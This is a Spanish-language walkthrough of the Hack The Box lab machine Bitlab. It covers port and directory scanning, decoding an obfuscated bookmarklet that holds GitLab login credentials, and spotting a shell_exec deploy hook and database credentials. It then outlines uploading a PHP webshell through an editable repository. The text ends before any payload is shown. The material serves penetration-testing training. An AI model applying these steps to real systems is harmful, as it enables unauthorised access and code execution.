

Bitlab


Máquina Linux dificultad media

Enumeración y Escaneo:

Se realiza una enumeración de puertos, identificación de servicios, búsqueda de directorios y vulnerabilidades para acceder a la máquina objetivo.

Enumeración:

```
nmap -Pn -p- --open 10.10.10.114 -T4
```



```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Bitlab]
$ nmap -Pn -p- --open 10.10.10.114 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 20:49 GMT
Nmap scan report for 10.10.10.114
Host is up (0.10s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 95.68 seconds
(kali@kali)-[~/machineshtb/Bitlab]
$
```

0.0.1. Versiones:

```
nmap -Pn -p22,80 -sCV 10.10.10.114 -T4
```

```
(kali@kali)-[~/machineshtb/Bitlab]
$ nmap -Pn -p22,80 -sCV 10.10.10.114 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 20:51 GMT
Nmap scan report for 10.10.10.114
Host is up (0.10s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
| 256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
| 256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp    open  http      nginx/1.18.0
|_ http-title: Sign in \xC2\xB7 GitLab
|_ Requested resource was http://10.10.10.114/users/sign_in
|_ http-robots.txt: 55 disallowed entries (15 shown)
|_ / /autocomplete/users /search /api /admin /profile
|_ /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_ /s/ /snippets/new /snippets/*/edit
|_ http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 12.39 seconds

(kali@kali)-[~/machineshtb/Bitlab]
$
```

Buscamos directorios y vistamos los sitios web.

```
(kali@kali)-[~/machineshtb/Bitlab]
$ gobuster dir -u http://10.10.10.114/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x sh,html,php,txt,htm,xml," "
Gobuster v3.6 Most stars: All
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.114/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,html,php,txt,htm,xml,
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
Error: the server returns a status code that matches the provided options for non existing urls. http://10.10.10.114/2ebb29c0-e82c-4e01-9a7c-6d3542d8c115 => 302 (Length: 99). To continue please exclude the status code or the length
```

con gobuster no dio un error intentamos con wffuz

```
wfuzz -c --hc 302 --hl 93 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.114/FUZZ
```

```
(kali@kali) [/machines/htb/bitlab]
$ wfuzz -c --hc 302 --hl 93 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.114/FUZZ

Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.10.114/FUZZ
Total requests: 220560

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000061:  301        7 L    20 W    233 Ch  "help"
000000086:  301        7 L    20 W    230 Ch  "profile"
00000027:   200       217 L   765 W   13074 Ch "search"
000000787:  404        7 L    24 W    206 Ch  "profiles"
000001547:  404        7 L    24 W    206 Ch  "helpdesk"
000002247:  200       307 L   956 W   15730 Ch "root"
000003401:  301        7 L    24 W    206 Ch  "api"
000007120:  404        7 L    24 W    208 Ch  "helpcenter"
000013881:  404        7 L    24 W    211 Ch  "help_rootview"
000013070:  404        7 L    24 W    206 Ch  "help_search"

502
```

GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Username or email

Password

☐ Remember me

[Forgot your password?](#)

Sign in

[Explore](#) [Help](#) [About GitLab](#)



10.10.10.114/search

GitLab Projects Groups Snippets Help


Search

Search for projects, issues etc

Group: Any Project: Any Search




No encontré un sitio donde me detecte la versión, pero en help se puede detectar el archivo bookmarks.html creado en septiembre de 2019, por lo cual tiene que ser una versión anterior a esa fecha.




vistamos la página de GitLab en internet buscando GitLab releases y encontramos posibles versiones

https://about.gitlab.com/releases/categories/releases/p20/



debe tener una versión inferior a 12.1.11, adicionalmente dentro del directorio bookmarks encontramos una URL que intenta redirigir a JavaScript



Bookmarks

Bookmarks bar

[Hack The Box :: Penetration Testing Labs](#)
[Enterprise Application Container Platform | Docker](#)
[PHP: Hypertext Preprocessor](#)
[Node.js](#)
[Gitlab Login](#)

javascript:(function(){ var _0x4b18=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x...b18[1]][_0x4b18[0]]=_0x4b18[3];document[_0x4b18[2]][_0x4b18[4]][_0x4b18[0]]=_0x4b18[5]; })()

al dar clic derecho copiar vínculo nos trae un código en javascript


```
(kali@kali)-[/machineshtb/Bitlab]
└─$ javascript:(function(){ var _0x4b18=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x...b18[1]][_0x4b18[0]]=_0x4b18[3];document[_0x4b18[2]][_0x4b18[4]][_0x4b18[0]]=_0x4b18[5]; })()
[Bitlab] 0:bash 1:bash* 2:bash- "kali" 21:45 13
```

al parecer está en formato shell code u ofuscado buscamos en internet un desofucador de código en JavaScript.

JavaScript Deobfuscator - Desofuscar código en JavaScript

Buscamos en internet un des ofucador de código en JavaScript

<https://deobfuscate.io/>



pegamos el código y obtenemos datos


Input

```
1 javascript:(function(){ var _0x4b18=["\x76\x61\x6c\x75\x65","\x75\x77\x
```

Output


```
1 javascript: (function () {  
2   var _0x4b18 = ["value", "user_login", "getElementById", "clave", "u  
3   document.getElementById("user_login").value = "clave";  
4   document.getElementById("user_password").value = "11des0081x";  
5   ();  
6 }
```

Accedemos al sitio con estas credenciales



Enumeramos un poco el sitio en el apartado de perfiles y commit

<http://10.10.10.114/root/profile/commit/a7d58b57a76959ff974e9b24247ddf54b2aabd60>



En el apartado de deployer se detecta la ejecución de la función `shell_exec`


<http://10.10.10.114/root/deployer/blob/master/index.php>

```
1 <?php
2
3 $input = file_get_contents("php://input");
4 $payload = json_decode($input);
5
6 $repo = $payload->project->name ?? '';
7 $event = $payload->event_type ?? '';
8 $state = $payload->object_attributes->state ?? '';
9 $branch = $payload->object_attributes->target_branch ?? '';
10
11 if ($repo=='Profile' && $branch=='master' && $event=='merge_request' && $state=='merged') {
12     echo shell_exec('cd ../profile/; sudo git pull'),"\n";
13 }
14
15 echo "OK\n";
```


tambien en el apartado de snippets se detecta una conexión a una base de datos llamada profiles

```
1 <?php
2 $db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
3 $result = pg_query($db_connection, "SELECT * FROM profiles");
```

Desafortunadamente, no podemos editar este index.php, pero sí podemos editar el index del repositorio profile



borramos todo y colocamos el código PHP cambiando por un ping para validar ejecución de comandos.



WebShell upload proyect Gitlab

Como no funciona hay una forma de crear archivos en GitLab y como estos se visualizan desde la web se puede ejecutar una webshell o reverse shell.

Administrator > Profile > Repository

patch-1

profile /



Update index.php

Developer authored 7 minutes ago

Name

Last commit

README.md

Fix title

developer.jpg

Profile avatar

index.php

Update index.php

README.md

